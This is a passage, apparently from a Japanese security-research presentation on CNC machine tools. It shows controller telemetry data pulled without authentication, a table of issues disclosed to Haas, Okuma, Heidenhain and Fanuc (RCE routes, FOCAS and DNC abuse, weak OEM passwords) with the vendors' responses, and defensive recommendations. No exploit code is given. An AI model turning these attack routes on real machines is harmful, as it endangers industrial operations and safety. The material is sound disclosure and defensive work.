4	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
5	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
6	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
7	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
8	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
9	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
10	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	63	CURRENT: , NEXT:	False	0	0	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
143	M460V-5AX	220573	Running	P300M	TEST6.MIN	75	CURRENT: X92, NEXT: X97Y25	False	5500	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
144	M460V-5AX	220573	Running	P300M	TEST6.MIN	75	CURRENT: X92, NEXT: X97Y25	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
145	M460V-5AX	220573	Running	P300M	TEST6.MIN	75	CURRENT: X92, NEXT: X97Y25	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
146	M460V-5AX	220573	Running	P300M	TEST6.MIN	76	CURRENT: X97Y25, NEXT: Y0	False	5500	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
147	M460V-5AX	220573	Running	P300M	TEST6.MIN	77	CURRENT: Y0, NEXT: G3X112Y-15R15	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
148	M460V-5AX	220573	Running	P300M	TEST6.MIN	78	CURRENT: G3X112Y-15R15, NEXT: G1G40X112Y0	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
149	M460V-5AX	220573	Running	P300M	TEST6.MIN	79	CURRENT: G1G40X112Y0, NEXT: G0Z5	False	5499	5500	200	0	CW	100	A: 152, B: 148, C: 148, D: 148
150	M460V-5AX	220573	Running	P300M	TEST6.MIN	81	CURRENT: M5, NEXT: M9	False	1134	5500	200	155	Stop	100	A: 152, B: 148, C: 148, D: 148
151	M460V-5AX	220573	Running	P300M	TEST6.MIN	82	CURRENT: G30P1, NEXT: G0Y1000	False	0	5500	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
152	M460V-5AX	220573	Running	P300M	TEST6.MIN	82	CURRENT: G30P1, NEXT: G0Y1000	False	0	5500	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
153	M460V-5AX	220573	Running	P300M	TEST6.MIN	84	CURRENT: G0Y1000, NEXT: A-45	False	0	5500	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
154	M460V-5AX	220573	Running	P300M	TEST6.MIN	85	CURRENT: A-45, NEXT: M30	False	0	5500	200	0	Stop	100	A: 152, B: 148, C: 148, D: 148
155	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	86	CURRENT: , NEXT:	True	0	5500	200	0	Stop	100	A: 153, B: 149, C: 149, D: 149
156	M460V-5AX	220573	NotRun	P300M	TEST6.MIN	86	CURRENT: , NEXT:	True	0	5500	200	0	Stop	100	A: 153, B: 149, C: 149, D: 149

図：コントローラーから取得できたデータの例

実験後のアクション

実験結果からの考察：
「インダストリー4.0」にまだセキュリティが追い付いていない

- 認証の欠如
  （未認証もしくはデフォルトでは認証が有効化されていない）
- 過去バージョンOSの使用
  （脆弱性の放置）
- リソースへのアクセスコントロールの欠如

コントローラのベンダー	報告された問題	最初に連絡された日	承認された日付	フィードバック
Haas社	・Ethernet Q Commandsの悪用 ・未認証のJava JMXエージェントを経由したRCE（シミュレータ） ・ブート選択ジャンパを使用したファームウェアの抽出（シミュレータ）	・2021年11月17日（直接連絡） ・2022年1月13日（ICS-CERT経由）	・2022年7月20日	・ベンダーによると、コントローラシミュレータは会社の知的財産を含んでいないため、対象外であるとのこと。 ・ベンダーは、機械のサービスが漏えいしない予防策（例えば、ICSファイアウォール）の採用は、インテグレータまたはエンドユーザの責任であると考えており、Ethernet Q Commandsインターフェースに認証は実装していない。このような推奨事項を記載したアドバイザリは現在共同開発中とのこと。
Okuma社	・CVE-2010-2729を経由したRCE（シミュレータ） ・不正なアプリケーションを経由したTHINC-OSPの悪用 ・未認証で公開されたMTConnectを経由したプログラムコードの漏えい	・2021年11月19日（直接連絡）	・2021年11月25日	・MTConnectエージェントは修正されたとのこと。 ・THINC-OSPは未解決の課題（性能など）があるため、修正しない予定とのこと。
Heidenhain社	・DNCの悪用 ・安全でないOEMパスワード ・複数の既知の脆弱性	・2022年2月4日（直接連絡） ・2022年3月1日（ICS-CERT 経由）	・2022年5月10日	・ベンダーはコントローラのハード化を行わず、意図的に機械メーカーに任せているとのこと。 ・機械メーカーへの推奨事項を記載したアドバイザリを共同開発中とのこと。
Fanuc社	・FOCASの悪用	・2022年3月7日（直接連絡） ・2022年3月29日（ICS-CERT 経由）	・2022年4月27日	・ベンダーのドキュメントを強化したとのこと。 ・FOCAS 2の新しいバージョン（2020年以降）ではパスワード認証に対応しているとのこと。

図：各ベンダーへの情報開示とフィードバック

責任を持ってベンダーへの情報開示と協働を実施

- 実験完了後の2021年11月以降、対象とした4ベンダーに結果を連絡
  → 全ベンダーから回答があり、問題解決のため意見交換
- ベンダーとの協議にはCISA、ICS-CERTの支援も

今後の対策

エンドユーザ（とインテグレーター）が考えるべき CNC工作機械のセキュリティ

CNC工作機械にも侵害の可能性があることを理解すると共に、自組織の環境（アタックサーフェス）を正しく認識して適切な対策を導入する

- 産業用IDS/IPS
- ネットワークセグメンテーション
- 適切な修正パッチの適用


今後進むべき方向性：ICS/OT環境の可視性向上


- OTとITの接続性が増す中で、両者を統合した可視性が必要になる
  → SOCなどによる「コンテキストベースの監視」による可視性の向上
  - SANSの調査では、
    - 約半数の組織が既にSOCのカバー範囲をICS/OT領域にも拡大しはじめていると回答
    - まだ拡大していない組織のうち、67%は今後拡張する計画があると回答
  - 可視性向上に向けた課題：
    - OT 独自の可視性に依然として大きなギャップ
    - OT のセキュリティ対策はIT に対してまだ発展途上
    - 古い技術や OT 環境での IT システムの導入制約も大きな問題として存在


調査引用：
- （英）「Breaking IT/OT Silos with ICS/OT Visibility　2023 SANS ICS/OT visibility survey」
  https://resources.trendmicro.com/SANS-ICS-OT-Visibility-Survey.html
- （日）「ICS/OTの可視性によりIT・OT間の壁を取り払う」
  https://www.trendmicro.com/ja_jp/security-intelligence/research-reports/research-paper.html


Demo Videos are available

https://research.trendmicro.com/cncmachinesecurity









最新脅威情報はこちら

- セキュリティブログ（脅威情報全般）
  - https://www.go-tm.jp/security-blog
- ウイルスバスターセキュリティトピックス（一般利用者向け）
  - https://news.trendmicro.com/ja-jp/
- セキュリティGO（CISO向け情報サイト）
  - https://www.go-tm.jp/security-go